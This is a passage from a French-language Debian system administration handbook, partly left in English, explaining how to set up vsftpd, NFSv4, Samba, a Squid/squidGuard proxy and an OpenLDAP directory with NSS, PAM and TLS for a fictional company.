        if [ -d /etc/logrotate.d/httpd-prerotate ]; then \
            run-parts /etc/logrotate.d/httpd-prerotate; \
        fi; \
    endscript
}

$ sudo mkdir -p /etc/logrotate.d/httpd-prerotate
$ sudo ln -sf /usr/share/awstats/tools/update.sh \
    /etc/logrotate.d/httpd-prerotate/awstats
```

Au passage, il est bon de s'assurer que les fichiers de logs mis en place par *logrotate* soient lisibles par tout le monde (et notamment *AWStats*). Dans l'exemple ci-dessus, c'est effectivement le cas (voir la ligne *create 644 root adm*, qui diffère de la valeur 640 utilisée par défaut).

### 11.3. Serveur de fichiers FTP

Le protocole de transfert de fichiers FTP (*File Transfer Protocol*) est un des premiers protocoles d'Internet (la RFC 959 date de 1985 !). Il a servi à diffuser des fichiers avant même l'invention du Web (la RFC 1945 décrivant le protocole HTTP/1.0 date de 1996 mais ce dernier existait depuis 1990).

Ce protocole permet à la fois de déposer des fichiers et d'en récupérer. FTP est encore fréquemment employé pour déposer les mises à jour d'un site web hébergé par son fournisseur d'accès

Internet (ou tout autre prestataire d'hébergement de site web). Dans ce cas, on emploie un identifiant et un mot de passe, puis le serveur FTP donne accès en lecture/écriture à son répertoire personnel.

D'autres serveurs FTP servent essentiellement à diffuser des fichiers que les gens souhaitent télécharger. C'est le cas, par exemple, avec les paquets Debian. Le contenu de ces serveurs FTP est récupéré depuis divers autres serveurs géographiquement éloignés et mis à disposition des utilisateurs locaux. Dans ce cas, l'authentification du client n'est pas nécessaire ; on parle de FTP anonyme et l'accès est en lecture seule. En réalité, le client s'authentifie avec le nom d'utilisateur anonymous et un mot de passe quelconque (qui est souvent, par convention, l'adresse électronique de l'usager).

Many FTP servers are available in Debian (`ftpd`<sup>1</sup>, `proftpd-basic`, `pyftpd` and so on). The Falcot Corp administrators picked `vsftpd` because they only use the FTP server to distribute a few files (including a Debian package repository); since they don't need advanced features, they chose to focus on the security aspects.

L'installation du paquet entraîne la création d'un utilisateur système `ftp`. Ce compte est systématiquement employé pour gérer les connexions FTP anonymes et son répertoire personnel (`/srv/ftp/`) est la racine de l'arborescence mise à disposition des utilisateurs se connectant sur le service. La configuration par défaut (telle que détaillée dans `/etc/vsftpd.conf`) nécessite quelques modifications pour répondre au simple besoin de mise à disposition publique de gros fichiers : l'accès anonyme doit être activé (`anonymous=YES`) et l'accès (en lecture seule) des utilisateurs locaux doit être désactivé (`local_enable=NO`). Ce dernier point est particulièrement important car le protocole FTP n'utilise pas de chiffrement et le mot de passe de l'utilisateur pourrait être intercepté à la volée.

## 11.4. Serveur de fichiers NFS

NFS (*Network File System*) is a protocol allowing remote access to a filesystem through the network. All Unix systems can work with this protocol.

SPECIFIC CASE	
<b>Microsoft Windows and NFS Shares</b>	<p>When older or (so called) "Home" variants of Windows are involved, usually Samba (section 11.5, « Partage Windows avec Samba » page 313) must be used instead of NFS. Modern Windows Server and "Pro" or "Enterprise" Desktop solutions however have built-in support for NFS. After installation of the "Services for NFS" components NFS shares can be accessed and temporarily or permanently mounted like any other network share. Be aware of possible encoding issues in file names.</p> <p>As an alternative Debian can be installed on Windows 10 Pro and higher. It requires the installation of the Windows Subsystem for Linux component and the Debian app from the Windows store.</p> <p>► <a href="https://www.microsoft.com/en-us/p/debian/9msvkqc78pk6?">https://www.microsoft.com/en-us/p/debian/9msvkqc78pk6?</a></p>

<sup>1</sup>The `ftpd` package is not included in Debian *Buster* due to a bug, which could not be solved before the release.

NFS est un outil très utile. S'il avait de nombreuses limitations auparavant, elles ont pour la plupart disparu avec la version 4 du protocole. L'inconvénient est que la dernière version de NFS est désormais plus difficile à configurer dès que l'on veut utiliser des fonctions de sécurité de base telles que l'authentification et le chiffrement, puisqu'il repose sur Kerberos pour ces fonctionnalités. Et sans ces deux dernières, l'utilisation du protocole NFS doit se limiter à un réseau local de confiance car les données qui circulent sur le réseau ne sont pas chiffrées (un sniffer peut les intercepter) et les droits d'accès sont accordés en fonction de l'adresse IP du client (qui peut être usurpée).

#### DOCUMENTATION

##### NFS howto

Good documentation to deploy NFSv4 is rather scarce. Here are some pointers with content of varying quality but that should at least give some hints on what should be done.

► <https://help.ubuntu.com/community/NFSv4Howto>

► [https://wiki.linux-nfs.org/wiki/index.php/Nfsv4\\_configuration](https://wiki.linux-nfs.org/wiki/index.php/Nfsv4_configuration)

#### 11.4.1. Sécuriser NFS (au mieux)

Si les fonctionnalités de sécurité de Kerberos ne sont pas utilisées, il faut s'assurer que seules les machines autorisées à l'employer peuvent se connecter aux différents serveurs RPC qui lui permettent de fonctionner, car le protocole de base considère les données reçues du réseau comme des données sûres. Le pare-feu doit donc interdire l'usurpation d'adresse IP (*IP spoofing*) pour qu'une machine extérieure ne puisse pas se faire passer pour une machine intérieure, et les différents ports employés doivent être restreints aux machines devant accéder aux partages NFS.

#### B.A.-BA

##### RPC

RPC (*Remote Procedure Call*, ou appel de procédure distante) est un standard Unix pour des services distants. NFS est un service RPC.

Les services RPC s'enregistrent dans un annuaire, le *portmapper*. Un client désireux d'effectuer une requête NFS s'adresse au *portmapper* (port 111 en TCP ou UDP) et lui demande où se trouve le serveur NFS. On lui répond généralement en indiquant le port 2049 (port par défaut pour NFS). Tous les services RPC ne disposent pas nécessairement d'un port fixe.

Les anciennes versions du protocole nécessitaient d'autres services RPC qui utilisaient des ports assignés dynamiquement. Heureusement, avec la version 4 de NFS, seul le port 2049 (pour NFS) et 111 (pour l'annuaire, le *portmapper*) sont nécessaires et ils sont donc faciles à filtrer avec le pare-feu.

#### 11.4.2. Serveur NFS

Le serveur NFS est intégré au noyau Linux ; Debian le compile dans ses noyaux sous forme de module. Pour l'activer automatiquement à chaque démarrage, il faut installer le paquet *nfs-kernel-server*, qui contient les scripts d'initialisation adéquats.

Le fichier de configuration du serveur NFS, `/etc(exports`, donne les répertoires exportés à l'extérieur. À chaque partage NFS sont associées des machines qui ont le droit d'y accéder. Un certain nombre d'options permettent de dicter quelques règles d'accès. Le format de ce fichier est très simple :

```
/repertoire/a/partager machine1(option1,option2,...) machine2(...) ...
```

Il est important de remarquer qu'avec NFSv4, tous les répertoires exportés doivent faire partie d'une seule et même arborescence, et que le répertoire racine de cette arborescence doit être exporté et identifié avec l'option `fsid=0` ou `fsid=root`.

Chaque machine est identifiée par son nom DNS ou son adresse IP. Il est aussi possible de spécifier un ensemble de machines en employant la syntaxe `*.falcot.com` ou en décrivant une plage complète d'adresses IP (exemples : `192.168.0.0/255.255.255.0`, `192.168.0.0/24`).

Par défaut, un partage n'est accessible qu'en lecture seule (option `ro` comme *read only*). L'option `rw` (comme *read-write*) donne un accès en lecture/écriture. Les clients NFS doivent se connecter depuis un port réservé à root (c'est-à-dire inférieur à 1 024) à moins que l'option `insecure` (« pas sûr ») n'ait été employée (l'option `secure` — « sûr » — est implicite en l'absence de `insecure`, mais on peut quand même la mentionner).

Le serveur ne répond à une requête NFS que lorsque l'opération sur disque a été complétée (option `sync`). L'option `async` (asynchrone) désactive cette fonctionnalité et améliore quelque peu les performances, au détriment de la fiabilité puisqu'il subsiste alors un risque de perte de données en cas de *crash* du serveur (des données acquittées par le serveur NFS n'auront pas été sauvegardées sur le disque avant le *crash*). La valeur par défaut de cette option ayant changé récemment (par rapport à l'historique de NFS), il est recommandé de toujours mentionner explicitement l'option souhaitée.

In order to not give root access to the filesystem to any NFS client, all queries appearing to come from a root user are considered by the server as coming from the `nobody` user. This behavior corresponds to the `root_squash` option, and is enabled by default. The `no_root_squash` option, which disables this behavior, is risky and should only be used in controlled environments. If all users should be mapped to the user `nobody`, use `all_squash`. The `anonuid=uid` and `anongid=gid` options allow specifying another fake user to be used instead of UID/GID 65534 (which corresponds to user `nobody` and group `nogroup`).

Avec NFSv4, il est possible d'ajouter une option `sec` pour préciser le niveau de sécurité souhaité : `sec=sys` est la valeur par défaut sans aucune sécurité particulière, `sec=krb5` active uniquement l'authentification, `sec=krb5i` y ajoute une protection d'intégrité, et `sec=krb5p` est le plus haut niveau qui inclut la protection de la confidentialité (avec le chiffrement des données). Pour que cela puisse marcher, une installation fonctionnelle de Kerberos est nécessaire (ce service n'est pas traité par ce livre).

D'autres options existent encore, que vous découvrirez dans la page de manuel `exports(5)`.

ATTENTION

Première installation

The `/etc/init.d/nfs-kernel-server` boot script only starts the server if `/etc/exports` lists one or more valid NFS shares. On initial configuration, once this file

has been edited to contain valid entries, the NFS server must therefore be started with the following command:

```
# systemctl start nfs-kernel-server
```

### 11.4.3. Client NFS

As with other filesystems, integrating an NFS share into the system hierarchy requires mounting (and the *nfs-common* package). Since this filesystem has its peculiarities, a few adjustments were required in the syntaxes of the `mount` command and the `/etc/fstab` file.

**Exemple 11.19** *Montage manuel avec la commande mount*

```
# mount -t nfs4 -o rw,nosuid arrakis.interne.falcot.com:/partage /srv/partage
```

**Exemple 11.20** *Entrée NFS dans le fichier /etc/fstab*

```
arrakis.interne.falcot.com:/partage /srv/partage nfs4 rw,nosuid 0 0
```

The entry described above mounts, at system startup, the NFS directory `/shared/` from the `arrakis` server into the local `/srv/shared/` directory. Read-write access is requested (hence the `rw` parameter). The `nosuid` option is a protection measure that wipes any setuid or setgid bit from programs stored on the share. If the NFS share is only meant to store documents, another recommended option is `noexec`, which prevents executing programs stored on the share. Note that on the server, the `shared` directory is below the NFSv4 root export (for example `/export/shared`), it is not a top-level directory.

La page de manuel `nfs` (5) détaille toutes les options possibles.

## 11.5. Partage Windows avec Samba

Samba est une suite d'outils qui permettent de gérer le protocole SMB (aussi appelé « CIFS ») sous Linux. Ce dernier est employé par Windows pour accéder aux partages réseau et aux imprimantes partagées.

Samba can also act as a Windows domain controller. This is an outstanding tool for ensuring seamless integration of Linux servers and the office desktop machines still running Windows.

### 11.5.1. Samba en serveur

Le paquet Debian `samba` contient les deux principaux serveurs de Samba 4 (`smbd` et `nmbd`).

**Pour aller plus loin**

Le serveur Samba est extrêmement configurable et peut répondre à de très nombreux cas d'utilisation correspondant à des besoins et des architectures réseau très différents. Le cas traité dans ce livre utilise Samba comme serveur autonome, mais il peut très bien être un contrôleur de domaine NT4 ou un contrôleur de domaine basé sur Active Directory, ou encore un simple membre d'un domaine existant (qui pourrait être géré par un serveur Windows).

The *samba* package contains all the necessary manual pages and in */usr/share/doc/samba/examples/* a wealth of commented example files. If you are looking for a more comprehensive documentation, you may check the *Samba* website.

► <https://www.samba.org/samba/docs/>

**Authentifier à l'aide d'un serveur Windows**

Winbind permet d'utiliser un serveur Windows comme serveur d'authentification et s'intègre à PAM et à NSS. Il est ainsi possible de mettre en place des machines Linux où tous les utilisateurs d'un domaine Windows disposeront automatiquement d'un compte.

More information can be found in the */usr/share/doc/libpam-winbind/examples/pam\_winbind/* directory of the *libpam-winbind* package.

*Configuration avec debconf*

The package sets up a minimal configuration during the initial installation by plainly copying */usr/share/samba/smb.conf*. So you should really run `dpkg-reconfigure samba-common` to adapt it:

On first installation the only piece of required information is the name of the workgroup where the Samba server will belong (the answer is FALCOTNET in our case).

In case of a package update (from the old stable Debian version) or if the SMB server has already been configured to use a WINS server (*wins server*) the package also proposes identifying the WINS server from the information provided by the DHCP daemon. The Falcot Corp administrators rejected this option, since they intend to use the Samba server itself as the WINS server.

*Configuration manuelle*

**Modifications à *smb.conf*** Pour adapter le serveur aux besoins de Falcot, il faut modifier d'autres options dans le fichier de configuration de Samba, */etc/samba/smb.conf*. Les extraits ci-dessous résument les changements effectués au sein de la section [global].

```
[...]
```

```
[global]
```

```
## Browsing/Identification ##

# Change this to the workgroup/NT-domain name your Samba server will part of
```

```

workgroup = FALCOTNET

# Windows Internet Name Serving Support Section:
# WINS Support - Tells the NMBD component of Samba to enable its WINS Server
wins support = yes ❶

[...]

##### Authentication #####
# Server role. Defines in which mode Samba will operate. Possible
# values are "standalone server", "member server", "classic primary
# domain controller", "classic backup domain controller", "active
# directory domain controller".
#
# Most people will want "standalone server" or "member server".
# Running as "active directory domain controller" will require first
# running "samba-tool domain provision" to wipe databases and create a
# new domain.
server role = standalone server

obey pam restrictions = yes

[...]

# "security = user" is always a good idea. This will require a Unix account
# in this server for every user accessing the server.
security = user ❷

[...]

```

- ❶ Indicates that Samba should act as a Netbios name server (WINS) for the local network. This option has been removed from the default configuration in *Buster* and must be added manually if desired.
- ❷ C'est la valeur par défaut de ce paramètre. Comme il est central à la configuration de Samba, il est toutefois raisonnable de le renseigner de manière explicite. Chaque utilisateur doit s'authentifier avant de pouvoir accéder au moindre partage.

**Ajout des utilisateurs** Chaque utilisateur de Samba ayant besoin d'un compte sur le serveur, il faut créer les comptes Unix puis enregistrer chaque utilisateur dans la base de données de Samba. La création des comptes Unix se réalise tout à fait normalement (avec la commande `adduser` par exemple).

L'ajout d'un utilisateur existant dans la base de données de Samba s'effectue par la commande `smbpasswd -a utilisateur`, qui demande le mot de passe interactivement.

On supprime un utilisateur avec la commande `smbpasswd -x utilisateur`. Un compte Samba peut n'être que gelé quelque temps avec la commande `smbpasswd -d utilisateur`, puis réactivé avec `smbpasswd -e utilisateur`.

### 11.5.2. Samba en client

Les fonctionnalités clientes de Samba donnent à une machine Linux l'accès à des partages Windows et à des imprimantes partagées. Les paquets Debian *cifs-utils* et *smbclient* regroupent les programmes clients nécessaires.

#### *Le programme smbclient*

Le programme `smbclient` interroge tous les serveurs SMB. Il accepte l'option `-U utilisateur` pour se connecter au serveur sous une autre identité. `smbclient //serveur/partage` accède au partage de manière interactive (comme le client FTP en ligne de commande). `smbclient -L serveur` donne la liste des partages disponibles (et visibles).

#### *Monter un partage Windows*

La commande `mount` permet de monter un partage Windows dans l'arborescence du système Linux (avec l'aide de `mount.cifs` fourni par *cifs-utils*).

##### **Exemple 11.21 Montage d'un partage Windows**

```
mount -t cifs //arrakis/shared /shared \
      -o credentials=/etc/smb-credentials
```

Le fichier `/etc/smb-credentials` ne sera pas lisible par les utilisateurs et respectera le format suivant :

```
username = utilisateur
password = mot_de_passe
```

On peut préciser d'autres options sur la ligne de commande, que la page de manuel `mount.cifs(1)` détaille. Deux options intéressantes permettent de forcer l'utilisateur (uid) et le groupe (gid) propriétaire des fichiers accessibles sur le montage afin de ne pas restreindre l'accès à root.

Il est aussi possible de configurer le montage d'un partage Windows dans `/etc/fstab` :

```
//serveur/shared /shared cifs credentials=/etc/smb-credentials
```

Un partage SMB/CIFS peut être démonté avec la commande `umount` standard.

## *Imprimer sur une imprimante partagée*

Cups est une solution élégante pour imprimer sur une imprimante partagée par une machine Windows depuis un poste Linux. Si le paquet *smbclient* est installé, Cups offre la possibilité d'installer automatiquement une imprimante partagée par un poste Windows.

Voici les étapes à suivre :

- Entrer dans l'interface de configuration de CUPS : <http://localhost:631/admin>
- Cliquer sur « Ajouter une imprimante ».
- Choisir le périphérique de l'imprimante : Windows Printer via SAMBA.
- L'URI décrivant l'imprimante doit avoir la forme suivante :  
`smb://utilisateur:motdepasse@serveur/imprimante.`
- Saisir le nom qui identifiera cette imprimante de manière unique, puis une description pour cette imprimante et sa localisation. Ces informations seront utiles aux utilisateurs, et leur permettront d'identifier les imprimantes.
- Indiquer les noms du fabricant et du modèle de l'imprimante, ou fournir directement un fichier de description d'imprimante (PPD).

Et voilà, l'imprimante est fonctionnelle !

## **11.6. Mandataire HTTP/FTP**

Un mandataire HTTP/FTP (ou proxy) est un intermédiaire pour les connexions HTTP et/ou FTP. Son rôle est double :

- Celui de serveur cache : il garde une copie des documents téléchargés pour éviter de les rapatrier plusieurs fois.
- Celui de serveur filtrant s'il est obligatoire et que les connexions sortantes sont par ailleurs bloquées. En tant qu'intermédiaire inévitable, il a en effet la liberté d'effectuer ou non la requête demandée.

Le serveur mandataire employé par Falcot SA est Squid.

### **11.6.1. Installation**

The *squid*<sup>2</sup> Debian package only contains the modular (caching) proxy. Turning it into a filtering server requires installing the additional *squidguard* package. In addition, *squid-cgi* provides a querying and administration interface for a Squid proxy.

---

<sup>2</sup>The *squid3* package, providing Squid until Debian *Jessie*, is now a transitional package and will automatically install *squid*.

Préalablement à l'installation, il faut vérifier que le système est capable d'identifier son nom complet. La commande `hostname -f` doit renvoyer un nom long (incluant un nom de domaine). Si ce n'est pas le cas, il faut modifier `/etc/hosts` pour documenter le nom complet du système (exemple : `arrakis.falcot.com`). N'hésitez pas à faire valider le nom officiel de l'ordinateur avec votre administrateur réseau afin de ne pas créer de conflits inutiles.

### 11.6.2. Configuration d'un cache

Enabling the caching server feature is a simple matter of editing the `/etc/squid/squid.conf` configuration file and allowing machines from the local network to run queries through the proxy. The following example shows the modifications made by the Falcot Corp administrators:

**Exemple 11.22** *The `/etc/squid/squid.conf` file (excerpts)*

```
# INSERT YOUR OWN RULE(S) HERE TO ALLOW ACCESS FROM YOUR CLIENTS
#
include /etc/squid/conf.d/*

# Example rule allowing access from your local networks.
# Adapt localnet in the ACL section to list your (internal) IP networks
# from where browsing should be allowed

acl our_networks src 192.168.1.0/24 192.168.2.0/24
http_access allow our_networks
http_access allow localhost
# And finally deny all other access to this proxy
http_access deny all
```

### 11.6.3. Configuration d'un filtre

`squid` itself does not perform the filtering; this action is delegated to `squidGuard`. The former must then be configured to interact with the latter. This involves adding the following directive to the `/etc/squid/squid.conf` file:

```
url_rewrite_program /usr/bin/squidGuard -c /etc/squid/squidGuard.conf
```

The `/usr/lib/cgi-bin/squidGuard.cgi` CGI program also needs to be installed, using `/usr/share/doc/squidguard/examples/squidGuard.cgi.gz` as a starting point. Required modifications to this script are the `$proxy` and `$proxymaster` variables (the name of the proxy and the administrator's contact email, respectively). The `$image` and `$redirect` variables should point to existing images representing the rejection of a query.

The filter is enabled with the `service squid reload` command. However, since the `squid-guard` package does no filtering by default, it is the administrator's task to define the policy.

This can be done by creating the `/etc/squid/squidGuard.conf` file (using `/etc/squidguard/squidGuard.conf.default` as template if required).

Après chaque modification du fichier de configuration de `squidGuard` ou de l'une des listes de domaines ou d'URL qu'il mentionne, il est nécessaire de régénérer la base de données de travail. Cela s'effectue en exécutant la commande `update-squidguard`. Le format du fichier de configuration est documenté sur le site web suivant :

► <http://www.squidguard.org/Doc/configure.html>

ALTERNATIVE	The <i>e2guardian</i> package, a <i>DansGuardian</i> fork, is an alternative to <i>squidguard</i> . This software does not simply handle a blacklist of forbidden URLs, but it can take advantage of the PICS <sup>3</sup> ( <i>Platform for Internet Content Selection</i> ) to decide whether a page is acceptable by dynamic analysis of its contents.
<b>E2guardian (a DansGuardian Fork)</b>	

## 11.7. Annuaire LDAP

OpenLDAP implémente le protocole LDAP ; ce n'est qu'une base de données adaptée pour gérer des annuaires. Son intérêt est multiple : l'emploi d'un serveur LDAP aide à centraliser la gestion des comptes des utilisateurs et des droits associés. De plus, la base de données LDAP est facile à dupliquer, ce qui permet de mettre en place plusieurs serveurs synchronisés. En cas de croissance rapide du réseau, il sera aisément de monter en puissance en répartissant la charge sur plusieurs serveurs.

Les données LDAP sont structurées et hiérarchisées. Les « schémas » définissent les objets que la base peut stocker avec la liste de tous les attributs possibles. La syntaxe qui permet de désigner un objet de la base traduit cette structure, même si elle n'est pas facile à maîtriser.

### 11.7.1. Installation

Le paquet `slapd` contient le serveur OpenLDAP. Le paquet `ldap-utils` renferme des utilitaires en ligne de commande pour interagir avec les serveurs LDAP.

Installing `slapd` usually asks only for the administrator's password and the resulting database is unlikely to suit your needs. Fortunately a simple `dpkg-reconfigure slapd` will let you reconfigure the LDAP database with more details:

- Faut-il ignorer la configuration de `slapd` ? Non, bien sûr, nous allons configurer ce service.
- Quel est le nom de domaine ? « `falcot.com` ».
- Quel est le nom de l'organisation ? « `Falcot SA` ».
- Il faut saisir un mot de passe administrateur pour la base de données.

<sup>3</sup>PICS has been superseded by the Protocol for Web Description Resources (POWDER system: [https://www.w3.org/2009/08/pics\\_superseded.html](https://www.w3.org/2009/08/pics_superseded.html).

- Quel est le module de base de données à utiliser ? « MDB ».
- La base doit-elle être supprimée si le paquet `slapd` est supprimé ? Non. Mieux vaut éviter de perdre ces données suite à une mauvaise manipulation.
- Faut-il déplacer l'ancienne base de données ? Cette question n'est posée que si l'on déclenche une nouvelle configuration alors qu'une base de données existe déjà. Ne répondre « oui » que si l'on veut effectivement repartir d'une base propre, par exemple si l'on exécute `dpkg-reconfigure slapd` juste après l'installation initiale.

B.A.-BA	Un fichier LDIF ( <i>LDAP Data Interchange Format</i> , ou format d'échange de données de LDAP) est un fichier textuel portable décrivant le contenu (ou une partie de celui-ci) d'une base de données LDAP afin de pouvoir intégrer les données dans n'importe quel autre serveur LDAP.
<b>Format LDIF</b>	

Une base de données minimale est maintenant configurée, ce qu'on peut vérifier en l'interrogeant directement :

```
$ ldapsearch -x -b dc=falcot,dc=com
# extended LDIF
#
# LDAPv3
# base <dc=falcot,dc=com> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# falcot.com
dn: dc=falcot,dc=com
objectClass: top
objectClass: dcObject
objectClass: organization
o: Falcot Corp
dc: falcot

# admin, falcot.com
dn: cn=admin,dc=falcot,dc=com
objectClass: simpleSecurityObject
objectClass: organizationalRole
cn: admin
description: LDAP administrator

# search result
search: 2
result: 0 Success

# numResponses: 3
# numEntries: 2
```

La requête a renvoyé deux objets : l'organisation dans son ensemble et l'administrateur.

### 11.7.2. Remplissage de l'annuaire

La base de données vide n'ayant pas grand intérêt, il s'agit maintenant d'y intégrer l'ensemble des annuaires existants, notamment les utilisateurs, groupes, services et hôtes.

Le paquet Debian *migrationtools* offre un ensemble de scripts qui permettent justement de récupérer les informations depuis les annuaires Unix standards (*/etc/passwd*, */etc/group*, */etc/services*, */etc/hosts*, etc.), puis de les intégrer dans la base de données LDAP.

Après installation du paquet, il faut éditer le fichier */etc/migrationtools/migrate\_common.php* pour activer les options *IGNORE\_UID\_BELOW* et *IGNORE\_GID\_BELOW* (qu'il suffit de décommenter) et mettre à jour *DEFAULT\_MAIL\_DOMAIN*/*DEFAULT\_BASE*.

La mise à jour à proprement parler se fait en exécutant la commande *migrate\_all\_online.sh* comme suit :

```
# cd /usr/share/migrationtools
# LDAPADD="/usr/bin/ldapadd -c" ETC_ALIASES=/dev/null ./migrate_all_online.sh
```

Le script *migrate\_all\_online.sh* pose plusieurs questions auxquelles il faut répondre correctement pour indiquer la base de données LDAP dans laquelle les données vont être intégrées. Le tableau 11.1 résume les réponses données dans le cas de Falcot.

Question	Réponse
X.500 naming context	dc=falcot,dc=com
LDAP server hostname	localhost
Manager DN	cn=admin,dc=falcot,dc=com
Bind credentials	Le mot de passe administrateur
Create DUAConfigProfile	Non

TABLE 11.1 Réponses aux questions du script *migrate\_all\_online.sh*

La migration du fichier */etc/aliases* est volontairement ignorée parce que le schéma standard (installé par Debian) ne comprend pas les structures employées par ce script pour décrire les alias de courrier électronique. S'il est nécessaire d'intégrer cette information dans la base de données LDAP, il faudra ajouter le fichier */etc/ldap/schema/misc.schema* comme schéma standard.

<b>OUTIL</b> <b>Explorer un annuaire</b> <b>LDAP</b>	Le programme <i>jxplorer</i> (du paquet Debian éponyme) est un outil graphique qui permet d'explorer et de modifier une base de données LDAP. Il est intéressant et aide notamment à mieux se représenter la structure hiérarchique des données LDAP.
--	---

On peut également noter l'emploi de l'option *-c* de la commande *ldapadd* lui demandant de ne pas s'interrompre en cas d'erreur. Elle est nécessaire car la conversion du fichier */etc/services* génère quelques erreurs que l'on peut ignorer sans soucis.

### 11.7.3. Utiliser LDAP pour gérer les comptes

Maintenant que la base de données LDAP contient des informations, il est temps de les utiliser. Cette section explique comment paramétrier un système Linux afin que les différents annuaires système emploient la base de données LDAP de manière transparente.

#### Configuration de NSS

NSS (*Name Service Switch*, ou multiplexeur de service de noms, voir encadré « [Base de données système et NSS](#) » page 179) est un système modulaire pour définir ou récupérer les informations des annuaires système. Pour utiliser LDAP comme une source de données NSS, il faut mettre en place le paquet *libnss-ldap*. Son installation pose plusieurs questions dont les réponses sont résumées dans le tableau 11.2 .

Question	Réponse
URI du serveur LDAP	ldapi://ldap.falcot.com
Nom distinctif de la base de recherche	dc=falcot,dc=com
Version de LDAP à utiliser	3
Compte LDAP pour le super-utilisateur (root)	cn=admin,dc=falcot,dc=com
Mot de passe du compte super-utilisateur LDAP	Le mot de passe administrateur
Allow LDAP admin account behave like local root?	yes
La base demande-t-elle un <i>login</i> ?	Non

**TABLE 11.2 Configuration du paquet libnss-ldap**

The */etc/nsswitch.conf* file then needs to be modified, so as to configure NSS to use the freshly-installed *ldap* module. You can use the example provided in */usr/share/doc/libnss-ldap/examples/nsswitch.ldap* or edit your existing configuration.

**Exemple 11.23 Fichier */etc/nsswitch.conf***

```
#ident $Id: nsswitch.ldap,v 2.4 2003/10/02 02:36:25 lukeh Exp $
#
# An example file that could be copied over to /etc/nsswitch.conf; it
# uses LDAP conjunction with files.
#
# "hosts:" and "services:" in this file are used only if the
# /etc/netconfig file has a "-" for nametoaddr_libs of "inet" transports.
#
# the following lines obviate the "+" entry in /etc/passwd and /etc/group.
passwd:          files ldap
```

```

shadow:          files ldap
group:          files ldap

# consult DNS first, we will need it to resolve the LDAP host. (If we
# can't resolve it, we're in infinite recursion, because libldap calls
# gethostbyname(). Careful!)
hosts:          dns ldap

# LDAP is nominally authoritative for the following maps.
services:      ldap [NOTFOUND=return] files
networks:      ldap [NOTFOUND=return] files
protocols:     ldap [NOTFOUND=return] files
rpc:           ldap [NOTFOUND=return] files
ethers:        ldap [NOTFOUND=return] files

# no support for netmasks, bootparams, publickey yet.
netmasks:       files
bootparams:     files
publickey:      files
automount:     files

# I'm pretty sure nsswitch.conf is consulted directly by sendmail,
# here, so we can't do much here. Instead, use bbense's LDAP
# rules ofr sendmail.
aliases:        files
sendmailvars:   files

# Note: there is no support for netgroups on Solaris (yet)
netgroup:       ldap [NOTFOUND=return] files

```

Le module `ldap`, systématiquement ajouté au début, est donc consulté en premier. Le service `hosts` fait exception puisque pour contacter le serveur LDAP, il faut consulter le DNS au préalable (pour résoudre `Idap.falcot.com`). Sans cette précaution, une requête de résolution de nom de machine consulterait le serveur LDAP, ce qui déclencherait une résolution du nom du serveur LDAP, etc., produisant une boucle infinie.

Si l'on souhaite que le serveur LDAP soit la référence unique (et ne pas prendre en compte les fichiers locaux employés par le module `files`), il est possible de configurer chaque service avec la syntaxe suivante :

`service: Idap [NOTFOUND=return] files.`

Si l'entrée demandée n'existe pas dans le serveur LDAP, la réponse sera « n'existe pas » même si la ressource existe dans l'un des fichiers locaux, qui ne seront employés que lorsque le service LDAP sera hors d'usage.

## Configuration de PAM

La configuration de PAM (voir l'encadré « [/etc/environment et /etc/default/locale](#) » page 165) proposée dans cette section permettra aux applications d'effectuer les authentifications nécessaires à partir des données de la base LDAP.

<b>Impossible de s'identifier</b>	<b>ATTENTION</b> Le changement de la configuration PAM standard employée par les divers programmes est une opération sensible. En cas de mauvaise manipulation, il peut être impossible de s'authentifier, donc de se connecter. Pensez donc à garder un shell root ouvert en parallèle pour corriger vos erreurs le cas échéant.
-----------------------------------	---

Il faut installer le module LDAP pour PAM, qui se trouve dans le paquet Debian *libpam-ldap*. Son installation pose des questions similaires à celles de *libnss-ldap* et d'ailleurs, certains paramètres de configuration (comme l'URI du serveur LDAP) sont tout simplement partagés avec le paquet *libnss-ldap*. Les réponses sont résumées dans le tableau 11.3 .

Question	Réponse
Le super-utilisateur local doit-il être un administrateur de la base LDAP ?	Oui. Cela permet d'utiliser la commande <code>passwd</code> habituelle pour changer les mots de passe stockés dans la base LDAP.
La base LDAP demande-t-elle une identification ?	Non
Compte LDAP pour le super-utilisateur (root)	<code>cn=admin,dc=falcot,dc=com</code>
Mot de passe du compte super-utilisateur LDAP	Le mot de passe administrateur de la base LDAP
Algorithme de chiffrement à utiliser localement pour les mots de passe	<code>crypt</code>

**TABLE 11.3 Configuration de libpam-ldap**

L'installation de *libpam-ldap* adapte automatiquement la configuration PAM par défaut définie dans les fichiers */etc/pam.d/common-auth*, */etc/pam.d/common-password* et */etc/pam.d/common-account*. Pour effectuer cela, le paquet s'appuie sur l'utilitaire *pam-auth-update* prévu à cet usage et fourni par le paquet *libpam-runtime*. L'administrateur peut également exécuter *pam-auth-update* pour activer et désactiver à sa guise les modules PAM présents sur le système.

## Sécuriser les échanges de données LDAP

LDAP est par défaut transporté en clair sur le réseau, ce qui signifie que les mots de passe chiffrés circulent sans précaution particulière. Repérables, ils peuvent donc subir une attaque de type dictionnaire. Pour éviter ce désagrément, il convient d'employer une couche supplémentaire de chiffrement et cette section détaille comment procéder.

**Configuration côté serveur** The first step is to create a key pair (comprising a public key and a private key) for the LDAP server. The Falcot administrators reuse *easy-rsa* to generate it (see section 10.2.2, « Infrastructure de clés publiques *easy-rsa* » page 251). Running `./easysrsa build-server-full ldap.falcot.com nopass` will ask you about the “common name”. The answer to that question *must* be the fully-qualified hostname for the LDAP server; in our case, `ldap.falcot.com`.

This command creates a certificate in the `pki/issued/ldap.falcot.com.crt` file; the corresponding private key is stored in `pki/private/ldap.falcot.com.key`.

Maintenant que ces clés ont été installées à leur emplacement standard, il faut s’assurer que le fichier contenant leur partie privée est lisible par le serveur LDAP, qui fonctionne avec l’identité utilisateur `openldap` :

```
# adduser openldap ssl-cert
Adding user 'openldap' to group 'ssl-cert' ...
Adding user openldap to group ssl-cert
Done.
# mv pki/private/ldap.falcot.com.key /etc/ssl/private/ldap.falcot.com.key
# chown root:ssl-cert /etc/ssl/private/ldap.falcot.com.key
# chmod 0640 /etc/ssl/private/ldap.falcot.com.key
# ./easysrsa gen-dh

Note: using Easy-RSA configuration from: ./vars

Using SSL: openssl OpenSSL 1.1.1c 28 May 2019
Generating DH parameters, 2048 bit long safe prime, generator 2
This is going to take a long time
[...]
DH parameters of size 2048 created at /home/roland/pki/dh.pem

# mv pki/dh.pem /etc/ssl/certs/ldap.falcot.com.pem
```

